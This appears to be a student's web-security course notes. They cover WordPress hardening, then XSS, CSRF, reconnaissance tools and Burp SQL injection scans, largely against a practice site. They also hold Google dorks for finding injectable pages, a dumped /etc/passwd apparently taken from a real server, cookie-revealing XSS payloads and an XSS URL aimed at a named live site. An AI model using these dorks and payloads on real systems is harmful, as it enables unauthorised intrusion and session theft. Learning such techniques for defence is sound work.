inurl:"?page=news.php"  
inurl:"index.php?main=\*php"  
inurl:"index.php?inc=\*php"  
inurl:"index.php?pg=\*php"  
inurl:"index.php?include\_file=\*php"  
inurl:"index.php?main=\*html"

```

inurl:"index.php?inc=*html"
inurl:"index.php?pg=*html
inurl:index.php?id=
inurl:index.php?cat=
inurl:index.php?action=
inurl:index.php?content=
inurl:index.php?page=
inurl: .php?page=contact.php site:in/pk/id

```



```

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var
/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool
/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ired:/usr/sbin
/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-
networkd:x:998:998:systemd Network Management:/usr/sbin/nologin ptourbeaux:x:1000:1000::/home/ptourbeaux:/bin/bash
messagebus:x:100:108::/nonexistent:/usr/sbin/nologin postfix:x:101:110:/var/spool/postfix:/usr/sbin/nologin sshd:x:102:65534::/run/ssh:/usr/sbin
/nologin ntsec:x:103:112::/nonexistent:/usr/sbin/nologin bind:x:104:113:/var/cache/bind:/usr/sbin/nologin nagios:x:105:114:/var/lib/nagios:/usr/sbin
/nologin _rpc:x:106:65534:/run/rpcbind:/usr/sbin/nologin munin:x:107:115:munin application user::/var/lib/munin:/usr/sbin/nologin
clamav:x:108:116:/var/lib/clamav:/bin/false mysql:x:109:117:MySQL Server:/usr/sbin/nologin lithium:x:1001:1001::/home/lithium:/bin/bash
env93wp:x:1002:1002::/home/www-lithium/www.environnement93.fr:/etc/ftponly lithiumwp:x:1003:1003::/home/www-lithium/www.lithium-
network.com:/etc/ftponly bolerowp2:x:1004:1004::/home/www-lithium/www.diamond-wholesale.com:/etc/ftponly bolerowp3:x:1005:1005::/home
/www-lithium/www.diamond-nutrition.com:/etc/ftponly bolerowp:x:1006:1006::/home/www-lithium/www.boissonsbolero.com:/etc/ftponly

```


## Week 8, Topic 2: (Website Security)

**Wp Hide Login:** Generally, we can log in to the WordPress dashboard by using (/wp-admin) after the domain name of our website. However, we can change it, so that, hackers will not be able to find our login page. For doing this security, we can use the WP Hide Login Plugin on our website, and then we can set what we want to use to get our login page, for example, we can change (/wp-admin) to (/login).


**Disable XML-RPC:** Another method we can use to block XML-RPC in our website. To do this we can use **Disable XML-RPC-API**, which will Automatically block xml rpc in our website. As a result, hackers cannot hack our website through xmlrpc.

**Wordfence Security:** Wordfence works meticulously to ensure the security of our website. First and foremost, if malware attacks our website we can scan the entire website and find the attacked theme and plugins by wordfence. On top of that, we can set some security features from wordfence setting, by doing this, it will protect our website from malicious threats. Another interesting matter is that we can set a specific time, when the Wardfence scans our website automatically each day and then sends us an email about what vulnerabilities it found.

### Before activating Wp Hide Login




## After activating Wp Hide Login



Oops! Page not found.

## After blocking XML-RPC



Oops! Page not found

## After setting a specific time to scan the website by Wordfence:

It will send an email like this when the scan will be completed



## [Wordfence Alert] Problems found on www.kinejan.com Inbox x



**WordPress** wordpress@kinejan.com via srv1276.main-hosting.eu  
to me ▾

Fri, Mar 22, 10:57 PM

This email was sent from your website "Easy Shopping in Bangladesh" by the Wordfence plugin.

Wordfence found the following new issues on "Easy Shopping in Bangladesh" (3 existing issues were also four

Alert generated at Friday 22nd of March 2024 at 10:57:33 PM

See the details of these scan results on your site at: <https://www.kinejan.com/wp-admin/admin.php?page=Wordfence>

Medium Severity Problems:

\* The Plugin "All in One SEO" needs an upgrade (4.5.8 -> 4.5.9.1).

<https://wordpress.org/plugins/all-in-one-seo-pack/#developers>

\* The Plugin "Kirki Customizer Framework" needs an upgrade (5.0.0 -> 5.1.0).

MAR 23 23:54:46] Scan Complete. Scanned 12972 files, 20 plugins, 6 themes, 12 posts, 0 comments and 557 URLs in 1 minute 38 seconds. [EMAIL ACTIVITY LOG](#) [VIEW FULL LOG](#) [SHOW LOG](#)

**Results Found (7)** **Ignored Results (0)** [DELETE ALL DELETABLE FILES](#) [REPAIR ALL REPAIRABLE FILES](#)

Posts, Comments, & Files	12984	Themes & Plugins	26	Users Checked	1	URLs Checked	557	Results Found	7
	The Plugin "All-in-One WP Migration" needs an upgrade (7.48 -> 7.81). Type: Plugin Upgrade							Issue Found March 23, 2024 11:54 pm ● Critical	 IGNORE DETAILS
	The Plugin "Elementor Pro" needs an upgrade (3.14.1 -> 3.20.1). Type: Plugin Upgrade							Issue Found March 23, 2024 11:54 pm ● Critical	 IGNORE DETAILS
	The Plugin "All in One SEO" needs an upgrade (4.5.8 -> 4.5.9.1).							Issue Found March 23, 2024 11:54 pm	

## Week 9, Topic 1: (XSS) Cross Site Scripting

### What is XSS?

Cross-site scripting (XSS), a prevalent web security flaw, empowers attackers to undermine user interactions within susceptible applications. This vulnerability circumvents the same-origin policy, originally crafted to isolate distinct websites from each other.

### How it works?

Cross-site scripting operates through the exploitation of a susceptible website, causing it to deliver harmful JavaScript to users. Once this malicious code runs within a user's browser, the attacker gains complete control over their interaction with the application, potentially leading to compromise.

#### XSS Dorks:

```
/?s= site: (any domain name choose)
/search?q= site: (any domain name choose)
/index.php?lang= site: (any domain name choose)
/index.php?page= site: (any domain name choose)
/search?query= site: (any domain name choose)
/search?keyword= site: (any domain name choose)
/search/?q= site: (any domain name choose)
/connexion?redirect_uri= site: (any domain name choose)
/?page= site: (any domain name choose)
/search/?s= site: (any domain name choose)
/?keywords= site:
/search/?keyword= site: (any domain name choose)
/search-results?q=
inurl:".php?query="
inurl:".php?searchstring="
inurl:".php?keyword="
inurl:".php?file="
inurl:".php?years="
inurl:".php?txt="
page_details.php?menu_id=
gallery.php?menu_id=
inurl:".php?tag="
inurl:".php?max="
inurl:".php?from="
```

inurl:".php?author="

inurl:".php?pass="

inurl:".php?feedback="


## Script

<script>alert("1")</script>

<script>alert(document.cookie)</script>


<svg/onload=prompt(0)//


<http://www.jst-belgium.be/search.php?searchString=%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E>



## Week 9, Topic 2: CSRF (Cross-Site Request Forgery)

Cross-site request forgery (CSRF), an infamous web security loophole, empowers attackers to manipulate users into unwittingly executing actions they hadn't intended. This vulnerability adeptly sidesteps the same origin policy, a safeguard intended to shield websites from mutual interference.





## Edit Profile Information

Public Name

Find a Grave ID 51782424

Member Since Mar 2024

Homepage

Email Contact pabam64057@ikumaru.com [Change email](#)


☐ Display my email on my profile page for Find a Grave members.  
A member must be signed in to see email.

Profile Photo



 UPDATE PROFILE PHOTO

✓ Profile updated successfully.



MEMBER FOR0 days

FIND A GRAVE ID51782436

HOME PAGE<http://awsddja.com>

EDIT PROFILE

YOUR PROFILEMESSAGES

dadgvawhgdvassnb ajs


Following

No Find a Grave members followed yet.

+ Find a member

Contributions

Suggested Edits



HAckr Mahbub

MEMBER FOR0 days

FIND A GRAVE ID51782436

HOME PAGE<http://awsddja.com>

EDIT PROFILE

YOUR PROFILEMESSAGES

Bio

salkdadgvawhgdvassnb ajs

Following

No Find a Grave members followed yet.

Contributions

Suggested Edits

## Week 10, Topic 1: (Kali Linux Tools)


**Katana:** Katana is a Fast and Customizable Crawling and Spidering Framework by the [ Developers of Nuclei, Subfinder, and HTTPx ] ProjectDiscovery. Katana can crawl multiple domains and subdomains simultaneously. The crawling experience is made better by its crawling modes i.e. Standard and Headless.

```
root@kali: ~  
# katana -u http://testphp.vulnweb.com/ | tee -a url1.txt  
  
projectdiscovery.io  
[INF] Current katana version v1.0.4 (outdated)  
[INF] Started standard crawling for => http://testphp.vulnweb.com/  
http://testphp.vulnweb.com/  
http://testphp.vulnweb.com/AJAX/index.php  
http://testphp.vulnweb.com/Mod_Rewrite_Shop/  
http://testphp.vulnweb.com/high  
http://testphp.vulnweb.com/hpp/  
http://testphp.vulnweb.com/privacy.php  
http://testphp.vulnweb.com/style.css
```

**Gf:** GF tool is a powerful command-line utility that acts as a wrapper around the grep command, providing additional functionality and convenience for searching and filtering text.

```
https://mahabubchowdhury.com/wp-includes/css/dist/block-library/style.min.css?ver=6.4.3  
https://mahabubchowdhury.com/?p=18  
https://mahabubchowdhury.com/wp-content/fonts/3423db97adb1481cfc0a513a7b65c592.css  
  
root@kali: ~  
# cat url1.txt | gf xss | tee -a xss.txt  
http://testphp.vulnweb.com/hpp/?pp=12  
https://mahabubchowdhury.com/wp-json/oembed/1.0/embed?url=https%3A%2F%2Fmahabubchowdhury.com%2Fabout-us%2F&format=xml  
https://mahabubchowdhury.com/wp-json/oembed/1.0/embed?url=https%3A%2F%2Fmahabubchowdhury.com%2Fabout-us%2F  
https://mahabubchowdhury.com/?p=18  
  
root@kali: ~  
# cat xss.txt | wc -l  
5  
  
root@kali: ~  
#
```

**Hakrawler:** Hakrawler is another tool to get rest of the URLs of a website




```
(root@kali)-[~]
# echo "http://testphp.vulnweb.com/" | hakrawler -proxy http://127.0.0.1:8080
https://www.acunetix.com/
https://www.acunetix.com/vulnerability-scanner/
http://testphp.vulnweb.com/index.php
http://testphp.vulnweb.com/categories.php
http://testphp.vulnweb.com/artists.php
http://testphp.vulnweb.com/disclaimer.php
http://testphp.vulnweb.com/cart.php
http://testphp.vulnweb.com/guestbook.php
http://testphp.vulnweb.com/AJAX/index.php
http://testphp.vulnweb.com/categories.php
http://testphp.vulnweb.com/artists.php
http://testphp.vulnweb.com/cart.php
http://testphp.vulnweb.com/login.php
http://testphp.vulnweb.com/userinfo.php
http://testphp.vulnweb.com/guestbook.php
http://testphp.vulnweb.com/AJAX/index.php
```

## Week 10, Topic 2: ( Burfsuite)

Burp or Burp Suite is a set of tools used for penetration testing of web applications. It is developed by a company named Portswigger.

SQL injection through Burpbounty Pro:





Burp Suite Professional v2023.10.3.6 - Temporary Project - licensed to surfersys

Burp Project Intruder Repeater View Help Logger++

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Burp Bounty Pro Logger++ Settings

Scanner

In this section you can manage all Burp Bounty Pro Active Scans and the Smart Scans.

Search:

ID	Status	URL	Requests	Info.	Low	Medium	High	Start Time	End Time
6	Finished	http://testphp.vulnweb.com:80/categories.php	528/528	0	0	0	0	2024/03/24 10:40:36	2024/03/24 10:41:46
7	Finished	http://testphp.vulnweb.com:80/disclaimer.php	528/528	0	0	0	0	2024/03/24 10:41:14	2024/03/24 10:42:26
8	Finished	http://testphp.vulnweb.com:80/questbook.php	528/528	0	0	0	0	2024/03/24 10:41:36	2024/03/24 10:42:48
9	Finished	http://testphp.vulnweb.com:80/hpp/	616/616	0	0	0	0	2024/03/24 10:41:46	2024/03/24 10:43:08
10	Finished	http://testphp.vulnweb.com:80/index.php	528/528	0	0	0	0	2024/03/24 10:42:26	2024/03/24 10:43:39
11	Finished	http://testphp.vulnweb.com:80/login.php	616/616	0	0	0	0	2024/03/24 10:42:48	2024/03/24 10:44:12
12	Finished	http://testphp.vulnweb.com:80/userinfo.php	528/528	0	0	0	0	2024/03/24 10:43:08	2024/03/24 10:44:17
13	Finished	http://testphp.vulnweb.com:80/Flash/add.swf	792/792	0	0	0	0	2024/03/24 10:43:40	2024/03/24 10:45:57
14	Finished	http://testphp.vulnweb.com:80/Mod_Rewrite_Shop/Details/color-printer/3/	1232/1232	0	0	0	0	2024/03/24 10:44:12	2024/03/24 10:47:06
15	Finished	http://testphp.vulnweb.com:80/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/	1232/1232	0	0	0	0	2024/03/24 10:44:50	2024/03/24 10:47:42
16	Finished	http://testphp.vulnweb.com:80/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/	1232/1232	0	0	0	0	2024/03/24 10:45:58	2024/03/24 10:48:48
17	Finished	http://testphp.vulnweb.com:80/artists.php?artist=1	880/880	0	0	0	86	2024/03/24 10:47:07	2024/03/24 10:51:02
18	Finished	http://testphp.vulnweb.com:80/comment.php	616/616	0	0	0	0	2024/03/24 10:47:43	2024/03/24 10:49:01
19	Finished	http://testphp.vulnweb.com:80/comment.php?id=1	880/880	0	0	0	0	2024/03/24 10:48:48	2024/03/24 10:50:52
20	Finished	http://testphp.vulnweb.com:80/hpp/ppp=12	968/968	0	0	0	0	2024/03/24 10:49:43	2024/03/24 10:51:03
21	Running	http://testphp.vulnweb.com:80/listproducts.php	450/456	0	0	0	172	2024/03/24 10:51:03	
22	Running	http://testphp.vulnweb.com:80/listproducts.php?cat=1	209/880	0	0	0	86	2024/03/24 10:51:04	
23	Running	http://testphp.vulnweb.com:80/showimage.php	117/616	0	0	0	0	2024/03/24 10:52:00	
24	Waiting	http://testphp.vulnweb.com:80/showimage.php?file=	??	0	0	0	0		
25	Waiting	http://testphp.vulnweb.com:80/signup.php	??	0	0	0	0		

Request

1

Response

1

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Burp Project Intruder Repeater View Help Logger++

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Burp Bounty Pro Logger++ Settings

Site map Crawl paths (beta) Issue definitions Scope settings

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

http://testphp.vulnweb.com

Contents

Host Method

http://testphp.vulnweb.com GET /AJAX/index.php

Request Response

1 GET /artists.php HTTP/1.1

2 Host: testphp.vulnweb.com

3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:78.0) Gecko/20100101 Firefox/78.0

4 Accept: \*/\*

5 Accept-Encoding: gzip, deflate, br

6 Connection: close

7

8

Issues

1 Cleartext submission of password

2 BurpBounty - SQLi [299]

3 /artists.php

Advisory Request Response Path to issue

BurpBounty - SQLi

Issue: BurpBounty - SQLi

Severity: High

Confidence: Certain

Host: http://testphp.vulnweb.com

Path: /artists.php

